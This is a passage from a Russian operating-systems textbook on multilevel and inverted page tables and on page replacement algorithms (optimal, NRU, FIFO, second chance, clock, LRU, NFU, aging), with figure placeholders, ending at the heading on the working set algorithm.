


Рис. 3.12. Многоуровневая таблица страниц: *а* — 32-разрядный адрес с двумя полями таблиц страниц; *б* — двухуровневая таблица страниц

Из записи, место которой определяется путем индексирования таблицы страниц верхнего уровня, извлекается адрес или номер страничного блока таблицы страниц второго уровня. Запись 0 таблицы страниц верхнего уровня указывает на таблицу страниц для текста программы, запись 1 — на таблицу страниц для данных, а запись 1023 — на таблицу страниц для стека. Другие (закрашенные) записи не используются. Поле PT2 теперь используется в качестве индекса на выбранную таблицу страниц второго уровня, предназначенного для поиска номера страничного блока для самой страницы.

В качестве примера рассмотрим 32-разрядный виртуальный адрес 0x00403004 (4 206 596 в десятичном формате), который соответствует 12 292-му байту внутри области данных. Этот виртуальный адрес соответствует PT1 = 1, PT2 = 2 и смещение равно 4. Диспетчер памяти сначала использует PT1 для обращения по индексу к та-

блице верхнего уровня и извлекает запись 1, которая соответствует адресам от 4 Мбайт до 8 Мбайт – 1. Затем он использует PT2 для обращения по индексу к таблице страниц второго уровня, чтобы найти и извлечь запись 3, которая соответствует адресам от 12 288 до 16 383 внутри своего фрагмента размером 4 Мбайт (то есть соответствует абсолютным адресам от 4 206 592 до 4 210 687). Эта запись содержит номер страничного блока той страницы, которая содержит виртуальный адрес 0x00403004. Если эта страница не присутствует в памяти, то бит присутствия-отсутствия в записи таблицы страниц будет иметь нулевое значение, что вызовет ошибку отсутствия страницы. Если страница присутствует в памяти, то номер страничного блока, взятый из таблицы страниц второго уровня, объединяется со смещением (4) для построения физического адреса. Этот адрес выставляется на шину и отправляется к блоку памяти.

В отношении изображения на рис. 3.12 следует отметить одну интересную деталь. Хотя адресное пространство содержит более миллиона страниц, фактически востребованы только четыре таблицы: таблица верхнего уровня и таблицы второго уровня для памяти от 0 до 4 Мбайт – 1 (для текста программы), от 4 Мбайт до 8 Мбайт – 1 (для данных) и для верхних 4 Мбайт (выделенных под стек). Биты присутствия-отсутствия в остальных 1021 записи таблицы страниц верхнего уровня установлены в нуль, что при любом обращении к ним вызовет ошибку отсутствия страницы. При возникновении этой ошибки операционная система поймет, что процесс пытается обратиться к той памяти, обращение к которой не предполагалось, и предпримет соответствующие меры, например пошлет ему сигнал или уничтожит этот процесс. В данном примере мы выбрали для различных размеров округленные значения и размер поля PT1, равный размеру поля PT2, но в реальных системах, конечно, возможны и другие значения.

Система, показанная на рис. 3.12, в которой используется двухуровневая таблица страниц, может быть расширена до трех, четырех и более уровней. Дополнительные уровни придают ей бóльшую гибкость. Например, 32-разрядный процессор Intel 80386 (выпущенный в 1985 году) способен был адресовать до 4 Гбайт памяти, используя двухуровневую таблицу страниц, которая состоит из каталога страниц, чьи записи указывают на таблицы страниц, которые, в свою очередь, указывают на фактические страничные блоки размером 4 Кбайт. Как в каталоге, так и в таблицах страниц содержится по 1024 записи, что в целом, как и требуется, дает $2^{10} \cdot 2^{10} \cdot 2^{12} = 2^{32}$ адресуемых байтов.

Спустя 10 лет с выпуском процессора Pentium Pro был введен еще один уровень: таблица указателей на каталоги страниц. Кроме всего прочего, каждая запись в каждом уровне иерархии таблиц страниц была расширена с 32 до 64 разрядов, что позволяло адресовать память за пределами 4-гигабайтной границы. Поскольку имелось всего 4 записи в таблице указателей на каталоги страниц, 512 записей в каждом каталоге страниц и 512 записей в каждой таблице страниц, общий объем возможной адресуемой памяти был по-прежнему ограничен максимальным значением 4 Гбайт. Когда же к семейству x86 была добавлена должная 64-разрядная поддержка (изначально это было сделано компанией AMD), дополнительный уровень *можно* было бы назвать указателем таблицы указателей на каталоги страниц. Это вполне вписалось бы в манеру присваивания названий производителями микросхем. К счастью, этого не произошло. И ими был выбран альтернативный вариант «страничное отображение уровня 4» (page map level 4) — конечно, имя не самое броское, зато короткое и более понятное. В любом случае, теперь эти процессоры используют все 512 записей во всех таблицах, выдавая объем адресуемой памяти $2^9 \cdot 2^9 \cdot 2^9 \cdot 2^9 \cdot 2^{12} = 2^{48}$ байтов. Они могли бы добавить и еще один уровень, но, возможно, подумали, что 256 Тбайт пока будет достаточно.

Инвертированные таблицы страниц

Альтернатива постоянно растущим уровням иерархии страничной адресации называется **инвертированными таблицами страниц**. Впервые они использовались такими процессорами, как PowerPC, UltraSPARC и Itanium (которые иногда называли Itanic, поскольку успех, на который в связи с их выходом надеялась компания Intel, так и не был достигнут). В данной конструкции имеется одна запись для каждого страничного блока в реальной памяти, а не одна запись на каждую страницу в виртуальном адресном пространстве. Например, при использовании 64-разрядных виртуальных адресов, страниц размером 4 Кбайт и оперативной памяти размером 4 Гбайт инвертированные таблицы требовали только 1 048 576 записей. В каждой записи отслеживается, что именно находится в страничном блоке (процесс, виртуальная страница).

Хотя инвертированные таблицы страниц экономят значительное количество пространства, по крайней мере в том случае, когда виртуальное адресное пространство намного объемнее физической памяти, у них есть один серьезный недостаток: преобразование виртуальных адресов в физические становится намного сложнее. Когда процесс n обращается к виртуальной странице p, аппаратура уже не может найти физическую страницу, используя p в качестве индекса внутри таблицы страниц. Вместо этого она должна провести поиск записи (n, p) по всей инвертированной таблице страниц. Более того, этот поиск должен быть проведен при каждом обращении к памяти, а не только при ошибках отсутствия страницы. Вряд ли можно признать просмотр таблицы размером 256 K записей при каждом обращении к памяти способом сделать ваш компьютер самым быстродействующим.

Решение этой дилеммы состоит в использовании TLB. Если в этом буфере можно будет хранить информацию обо всех интенсивно используемых страницах, преобразование может происходить так же быстро, как и при использовании обычных таблиц страниц. Но при отсутствии нужной записи в TLB программа должна просмотреть инвертированную таблицу страниц. Одним из приемлемых способов осуществления этого поиска является ведение хэш-таблицы, созданной на основе виртуальных адресов. На рис. 3.13 показано, что все находящиеся на данный момент в памяти виртуальные




Рис. 3.13. Сопоставление традиционной таблицы страниц с инвертированной

страницы, имеющие одинаковые хэш-значения, связываются в одну цепочку. Если у хэш-таблицы столько же строк, сколько физических страниц у машины, средняя цепочка будет длиной всего лишь в одну запись, позволяя существенно ускорить отображение. Как только будет найден номер страничного блока, в TLB будет введена новая пара значений (виртуального, физического).

Инвертированные таблицы страниц нашли широкое применение на 64-разрядных машинах, поскольку даже при очень больших размерах страниц количество записей в обычных таблицах страниц будет для них просто гигантским. К примеру, при размере страниц 4 Мбайт и 64-разрядных виртуальных адресах понадобится 2^{42} записей в таблице страниц. Другие подходы к работе с большими объемами виртуальной памяти можно найти в работе Таллури (Talluri et al., 1995).

3.4. Алгоритмы замещения страниц

При возникновении ошибки отсутствия страницы операционная система должна выбрать выселяемую (удаляемую из памяти) страницу, чтобы освободить место для загружаемой страницы. Если предназначенная для удаления страница за время своего нахождения в памяти претерпела изменения, она должна быть переписана на диске, чтобы привести дисковую копию в актуальное состояние. Но если страница не изменялась (например, она содержала текст программы), дисковая копия не утратила своей актуальности и перезапись не требуется. Тогда считываемая страница просто пишется поверх выселяемой.

Если бы при каждой ошибке отсутствия страницы можно было выбирать для выселения произвольную страницу, то производительность системы была бы намного выше, если бы выбор падал на редко востребуемую страницу. При удалении интенсивно используемой страницы высока вероятность того, что она в скором времени будет загружена опять, что приведет к лишним издержкам. На выработку алгоритмов замещения страниц было потрачено множество усилий как в теоретической, так и в экспериментальной областях. Далее мы рассмотрим некоторые из наиболее важных алгоритмов.

Следует заметить, что проблема «замещения страниц» имеет место и в других областях проектирования компьютеров. К примеру, у большинства компьютеров имеется более одного кэша памяти, содержащих последние использованные 32- или 64-байтные блоки памяти. При заполнении кэша нужно выбрать удаляемые блоки. Это проблема в точности повторяет проблему замещения страниц, за исключением более короткого времени (все должно быть сделано за несколько наносекунд, а не миллисекунд, как при замещении страниц). Причиной необходимости более короткого времени является то, что ненайденные блоки кэша берутся из оперативной памяти без затрат времени на поиск и без задержек на раскрутку диска.

В качестве второго примера можно взять веб-сервер. В кэше памяти сервера может содержаться некоторое количество часто востребуемых веб-страниц. Но при заполнении кэша памяти и обращении к новой странице должно быть принято решение о том, какую веб-страницу нужно выселить. Здесь используются те же принципы, что и при работе со страницами виртуальной памяти, за исключением того, что веб-страницы, находящиеся в кэше, никогда не подвергаются модификации, поэтому на диске всегда имеется их свежая копия. А в системе, использующей виртуальную память, страницы, находящиеся в оперативной памяти, могут быть как измененными, так и неизмененными.

Во всех рассматриваемых далее алгоритмах замещения страниц ставится вполне определенный вопрос: когда возникает необходимость удаления страницы из памяти, должна ли эта страница быть одной из тех, что принадлежат процессу, в работе которого произошла ошибка отсутствия страницы, или это может быть страница, принадлежащая другому процессу? В первом случае мы четко ограничиваем каждый процесс фиксированным количеством используемых страниц, а во втором таких ограничений не накладываем. Возможны оба варианта, а к этому вопросу мы еще вернемся.

3.4.1. Оптимальный алгоритм замещения страниц

Наилучший алгоритм замещения страниц несложно описать, но совершенно невозможно реализовать. В нем все происходит следующим образом. На момент возникновения ошибки отсутствия страницы в памяти находится определенный набор страниц. К некоторым из этих страниц будет осуществляться обращение буквально из следующих команд (эти команды содержатся на странице). К другим страницам обращения может не быть и через 10, 100 или, возможно, даже 1000 команд. Каждая страница может быть помечена количеством команд, которые должны быть выполнены до первого обращения к странице.

Оптимальный алгоритм замещения страниц гласит, что должна быть удалена страница, имеющая пометку с наибольшим значением. Если какая-то страница не будет использоваться на протяжении 8 млн команд, а другая какая-нибудь страница не будет использоваться на протяжении 6 млн команд, то удаление первой из них приведет к ошибке отсутствия страницы, в результате которой она будет снова выбрана с диска в самом отдаленном будущем. Компьютеры, как и люди, пытаются по возможности максимально отсрочить неприятные события.

Единственной проблемой такого алгоритма является невозможность его реализации. К тому времени, когда произойдет ошибка отсутствия страницы, у операционной системы не будет способа узнать, когда каждая из страниц будет востребована в следующий раз. (Подобная ситуация наблюдалась и ранее, когда мы рассматривали алгоритм планирования, выбирающий сначала самое короткое задание, — как система может определить, какое из заданий самое короткое?) Тем не менее при прогоне программы на симуляторе и отслеживании всех обращений к страницам появляется возможность реализовать оптимальный алгоритм замещения страниц при *втором* прогоне, воспользовавшись информацией об обращении к страницам, собранной во время *первого* прогона.

Таким образом появляется возможность сравнить производительность осуществимых алгоритмов с наилучшим из возможных. Если операционная система достигает производительности, скажем, на 1 % хуже, чем у оптимального алгоритма, то усилия, затраченные на поиски более совершенного алгоритма, дадут не более 1 % улучшения.

Чтобы избежать любой возможной путаницы, следует уяснить, что подобная регистрация обращений к страницам относится только к одной программе, прошедшей оценку, и только при одном вполне определенном наборе входных данных. Таким образом, полученный в результате этого алгоритм замещения страниц относится только к этой конкретной программе и к конкретным входным данным. Хотя этот метод и применяется для оценки алгоритмов замещения страниц, в реальных системах он бесполезен. Далее мы будем рассматривать те алгоритмы, которые *действительно* полезны для реальных систем.

3.4.2. Алгоритм исключения недавно использовавшейся страницы

Чтобы позволить операционной системе осуществить сбор полезной статистики востребованности страниц, большинство компьютеров, использующих виртуальную память, имеют два бита состояния, *R* и *M*, связанных с каждой страницей. Бит *R* устанавливается при каждом обращении к странице (при чтении или записи). Бит *M* устанавливается, когда в страницу ведется запись (то есть когда она модифицируется). Эти биты, как показано на рис. 3.11, присутствуют в каждой записи таблицы страниц. Важно усвоить, что эти биты должны обновляться при каждом обращении к памяти, поэтому необходимо, чтобы их значения устанавливались аппаратной частью. После установки бита в 1 он сохраняет это значение до тех пор, пока не будет сброшен операционной системой.

Если у аппаратуры нет таких битов, они должны быть созданы искусственно с помощью механизмов операционной системы ошибки отсутствия страницы и прерывания таймера. При запуске процесса все записи в его таблице страниц помечаются отсутствующими в памяти. Как только произойдет обращение к странице, возникнет ошибка отсутствия страницы. Тогда операционная система устанавливает бит *R* (в своих внутренних таблицах), изменяет запись в таблице страниц, чтобы она указывала на правильную страницу, с режимом доступа только для чтения (READ ONLY), и перезапускает команду. Если впоследствии страница модифицируется, возникает другая ошибка страницы, позволяющая операционной системе установить бит *M* и изменить режим доступа к странице на чтение-запись (READ/WRITE).

Биты *R* и *M* могут использоваться для создания следующего простого алгоритма замещения страниц. При запуске процесса оба страничных бита для всех его страниц устанавливаются операционной системой в 0. Время от времени (например, при каждом прерывании по таймеру) бит *R* сбрасывается, чтобы отличить те страницы, к которым в последнее время не было обращений, от тех, к которым такие обращения были.

При возникновении ошибки отсутствия страницы операционная система просматривает все страницы и на основе текущих значений принадлежащих им битов *R* и *M* делит их на четыре категории:

1. Класс 0: в последнее время не было ни обращений, ни модификаций.
2. Класс 1: обращений в последнее время не было, но страница модифицирована.
3. Класс 2: в последнее время были обращения, но модификаций не было.
4. Класс 3: в последнее время были и обращения, и модификации.

Хотя на первый взгляд страниц класса 1 быть не может, но они появляются в том случае, если у страниц класса 3 бит *R* сбрасывается по прерыванию от таймера. Эти прерывания не сбрасывают бит *M*, поскольку содержащаяся в нем информация необходима для того, чтобы узнать, нужно переписывать страницу, хранящуюся на диске, или нет. Сброс бита *R* без сброса бита *M* и приводит к возникновению страниц класса 1.

Алгоритм исключения недавно использовавшейся страницы (Not Recently Used (**NRU**)) удаляет произвольную страницу, относящуюся к самому низкому непустому классу. В этот алгоритм заложена идея, суть которой в том, что лучше удалить модифицированную страницу, к которой не было обращений по крайней мере за последний такт системных часов (обычно это время составляет около 20 мс), чем удалить интен-

сивно используемую страницу. Главная привлекательность алгоритма NRU в том, что его нетрудно понять, сравнительно просто реализовать и добиться от него производительности, которая, конечно, не оптимальна, но может быть вполне приемлема.

3.4.3. Алгоритм «первой пришла, первой и ушла»

Другим низкозатратным алгоритмом замещения страниц является алгоритм FIFO (First In, First Out — «первым пришел, первым ушел»). Чтобы проиллюстрировать его работу, рассмотрим супермаркет, у которого вполне достаточно полок для представления как раз k различных товаров. И вот однажды какая-то компания представляет новый удобный продукт — быстрорастворимый, полученный в результате сублимационной сушки натуральный йогурт, который может быть восстановлен в микроволновой печи. Он сразу же приобретает популярность, поэтому наш забитый под завязку супермаркет должен избавиться от одного старого продукта, чтобы запастись новым.

Можно, конечно, найти самый залежалый товар (то есть что-нибудь, чем торгуют уже лет сто двадцать) и избавиться от него на том основании, что им уже больше никто не интересуется. В реальности супермаркет ведет связанный список всех продуктов, имеющихся на текущий момент в продаже, в порядке их поступления. Новый продукт попадает в конец списка, а продукт из самого начала списка удаляется.

Для алгоритма замещения страниц можно воспользоваться той же идеей. Операционная система ведет список всех страниц, находящихся на данный момент в памяти, причем совсем недавно поступившие находятся в хвосте, поступившие раньше всех — в голове списка. При возникновении ошибки отсутствия страницы удаляется страница, находящаяся в голове списка, а к его хвосту добавляется новая страница. Применительно к магазину принцип FIFO может привести к удалению воска для эпиляции усов, но он также может привести и к удалению муки, соли или масла. Применительно к компьютерам может возникнуть та же проблема: самая старая страница все еще может пригодиться. Поэтому принцип FIFO в чистом виде используется довольно редко.

3.4.4. Алгоритм «второй шанс»

Простой модификацией алгоритма FIFO, исключающей проблему удаления часто востребуемой страницы, может стать проверка бита R самой старой страницы. Если его значение равно нулю, значит, страница не только старая, но и невостребованная, поэтому она тут же удаляется. Если бит R имеет значение 1, он сбрасывается, а страница помещается в конец списка страниц и время ее загрузки обновляется, как будто она только что поступила в память. Затем поиск продолжается.

Действие этого алгоритма, названного «**второй шанс**», показано на рис. 3.14. Страницы с A по H содержатся в связанном списке отсортированными по времени их поступления в память.

Предположим, что ошибка отсутствия страницы возникла на отметке времени 20. Самой старой является страница A, время поступления которой соответствует началу процесса и равно 0. Если бит R для страницы A сброшен, страница либо удаляется из памяти с записью на диск (если она измененная), либо просто удаляется (если она неизмененная). Но если бит R установлен, то A помещается в конец списка и ее «время загрузки» переключается на текущее (20). Также при этом сбрасывается бит R. А поиск подходящей страницы продолжается со страницы B.




Рис. 3.14. Действие алгоритма «второй шанс»: *а* — страницы, отсортированные в порядке FIFO; *б* — список страниц при возникновении ошибки отсутствия страницы, показателе времени 20 и установленном в странице *A* бите *R*; числа над страницами — это время, когда они были загружены

Алгоритм «второй шанс» занимается поиском ранее загруженной в память страницы, к которой за только что прошедший интервал времени таймера не было обращений. Если обращения были ко всем страницам, то алгоритм «второй шанс» превращается в простой алгоритм FIFO. Представим, в частности, что у всех страниц на рис. 3.14, *а* бит *R* установлен. Операционная система поочередно перемещает страницы в конец списка, очищая бит *R* при каждом добавлении страницы к концу списка. В конце концов она возвращается к странице *A*, у которой бит *R* теперь уже сброшен. И тогда страница *A* выселяется. Таким образом, алгоритм всегда завершает свою работу.

3.4.5. Алгоритм «часы»

При всей своей логичности алгоритм «второй шанс» слишком неэффективен, поскольку он постоянно перемещает страницы в своем списке. Лучше содержать все страничные блоки в циклическом списке в виде часов (рис. 3.15). Стрелка указывает на самую старую страницу.




Рис. 3.15. Алгоритм «часы»

При возникновении ошибки отсутствия страницы проверяется та страница, на которую указывает стрелка. Если ее бит *R* имеет значение 0, страница выселяется, на ее место в «циферблате» вставляется новая страница и стрелка передвигается вперед на одну позицию. Если значение бита *R* равно 1, то он сбрасывается и стрелка перемещается на следующую страницу. Этот процесс повторяется до тех пор, пока не будет найдена страница с $R = 0$. Неудивительно, что этот алгоритм называется «**часы**».

3.4.6. Алгоритм замещения наименее востребованной страницы

В основе неплохого приближения к оптимальному алгоритму лежит наблюдение, что страницы, интенсивно используемые несколькими последними командами, будут, скорее всего, снова востребованы следующими несколькими командами. И наоборот, долгое время не востребованные страницы наверняка еще долго так и останутся невостребованными. Эта мысль наталкивает на вполне реализуемый алгоритм: при возникновении ошибки отсутствия страницы нужно избавиться от той страницы, которая длительное время не была востребована. Эта стратегия называется **замещением наименее востребованной страницы** (Least Recently Used (**LRU**)).

Теоретически реализовать алгоритм LRU вполне возможно, но его практическая реализация дается нелегко. Для его полной реализации необходимо вести связанный список всех страниц, находящихся в памяти. В начале этого списка должна быть только что востребованная страница, а в конце — наименее востребованная. Сложность в том, что этот список должен обновляться при каждом обращении к памяти. Для поиска страницы в списке, ее удаления из него и последующего перемещения этой страницы вперед потребуется довольно много времени, даже если это будет возложено на аппаратное обеспечение (если предположить, что такое оборудование можно создать).

Существуют и другие способы реализации LRU с использованием специального оборудования. Сначала рассмотрим самый простой из них. Для его реализации аппаратное обеспечение необходимо оснастить 64-разрядным счетчиком *C*, значение которого автоматически увеличивается после каждой команды. Кроме этого каждая запись в таблице страниц должна иметь довольно большое поле, чтобы содержать значение этого счетчика. После каждого обращения к памяти текущее значение счетчика *C* сохраняется в записи таблицы страниц, относящейся к той странице, к которой было это обращение. При возникновении ошибки отсутствия страницы операционная система проверяет все значения счетчика в таблице страниц, чтобы найти наименьшее из них. Та страница, к чьей записи относится это значение, и будет наименее востребованной.

3.4.7. Моделирование LRU в программном обеспечении

При всей принципиальной возможности реализации алгоритма LRU вряд ли найдется машина, обладающая нужным оборудованием. Скорее всего, нам понадобится решение, которое может быть реализовано в программном обеспечении. Одно из возможных решений называется алгоритмом **нечастого востребования** (Not Frequently Used (**NFU**)). Для его реализации потребуется программный счетчик с начальным нулевым значением, связанный с каждой страницей. При каждом прерывании от таймера операционная система сканирует все находящиеся в памяти страницы. Для каждой страницы к счетчику добавляется значение бита *R*, равное 0 или 1. Счетчики позволяют приблизительно отследить частоту обращений к каждой странице. При

возникновении ошибки отсутствия страницы для замещения выбирается та страница, чей счетчик имеет наименьшее значение.

Основная проблема при использовании алгоритма NFU заключается в том, что он похож на слона: никогда ничего не забывает. К примеру, при многопроходной компиляции те страницы, которые интенсивно использовались при первом проходе, могут сохранять высокие значения счетчиков и при последующих проходах. Фактически если на первый проход затрачивается больше времени, чем на все остальные проходы, то страницы, содержащие код для последующих проходов, могут всегда иметь более низкие показатели счетчиков, чем страницы, использовавшиеся при первом проходе. Вследствие этого операционная система будет замещать нужные страницы вместо тех, надобность в которых уже отпала.

К счастью, небольшая модификация алгоритма NFU позволяет довольно близко подойти к имитации алгоритма LRU. Модификация состоит из двух частей. Во-первых, перед добавлением к счетчикам значения бита *R* их значение сдвигается на один разряд вправо. Во-вторых, значение бита *R* добавляется к самому левому, а не к самому правому биту.

На рис. 3.16 показано, как работает модифицированный алгоритм, известный как **алгоритм старения**. Предположим, что после первого прерывания от таймера бит *R* для страниц от 0-й до 5-й имеет значения соответственно 1, 0, 1, 0, 1 и 1 (для страницы 0 оно равно 1, для страницы 1 — 0, для страницы 2 — 1 и т. д.). Иными словами, между прерываниями от таймера, соответствующими тактам 0 и 1, было обращение к страницам 0, 2, 4 и 5, в результате которого их биты *R* были установлены в 1, а у остальных страниц их значение осталось равным 0. После того как были смещены значения шести соответствующих счетчиков и слева вставлено значение бита *R*, они приобрели значения, показанные на рис. 3.16, *а*. В четырех оставшихся столбцах показаны состояния шести счетчиков после следующих четырех прерываний от таймера.




Рис. 3.16. Алгоритм старения является программной моделью алгоритма LRU. Здесь показаны шесть страниц в моменты пяти таймерных прерываний, обозначенных буквами от *а* до *д*

При возникновении ошибки отсутствия страницы удаляется та страница, чей счетчик имеет наименьшее значение. Очевидно, что в счетчике страницы, к которой не было обращений за, скажем, четыре прерывания от таймера, будет четыре ведущих нуля, и поэтому значение ее счетчика будет меньшим, чем счетчика страницы, к которой не было обращений в течение трех прерываний от таймера.

Этот алгоритм отличается от алгоритма LRU двумя особенностями. Рассмотрим страницы 3 и 5 на рис. 3.16, *д*. Ни к одной из них за два прерывания от таймера не было ни одного обращения, но к обеим было обращение за прерывание от таймера, предшествующее этим двум. В соответствии с алгоритмом LRU, если страница должна быть удалена, то мы должны выбрать одну из этих двух страниц. Проблема в том, что мы не знаем, к какой из них обращались в последнюю очередь между тактом 1 и тактом 2. При записи только одного бита за интервал между двумя прерываниями от таймера мы утратили возможность отличить более раннее обращение от более позднего. Все, что мы можем сделать, — удалить страницу 3, поскольку к странице 5 также было обращение двумя тактами ранее, а к странице 3 такого обращения не было.

Второе различие между алгоритмом LRU и алгоритмом старения заключается в том, что в алгоритме старения счетчик имеет ограниченное количество бит (в данном примере — 8 бит), которое сужает просматриваемый им горизонт прошлого. Предположим, что у каждой из двух страниц значение счетчика равно нулю. Все, что мы можем сделать, — это выбрать одну из них произвольным образом. В действительности вполне может оказаться, что к одной из этих страниц последнее обращение было 9 тактов назад, а ко второй — 1000 тактов назад. И это обстоятельство установить невозможно. Но на практике 8 бит вполне достаточно, если между прерываниями от таймера проходит примерно 20 мс. Если к странице не было обращений в течение 160 мс, то она, наверное, уже не так важна.

3.4.8. Алгоритм «рабочий набор»

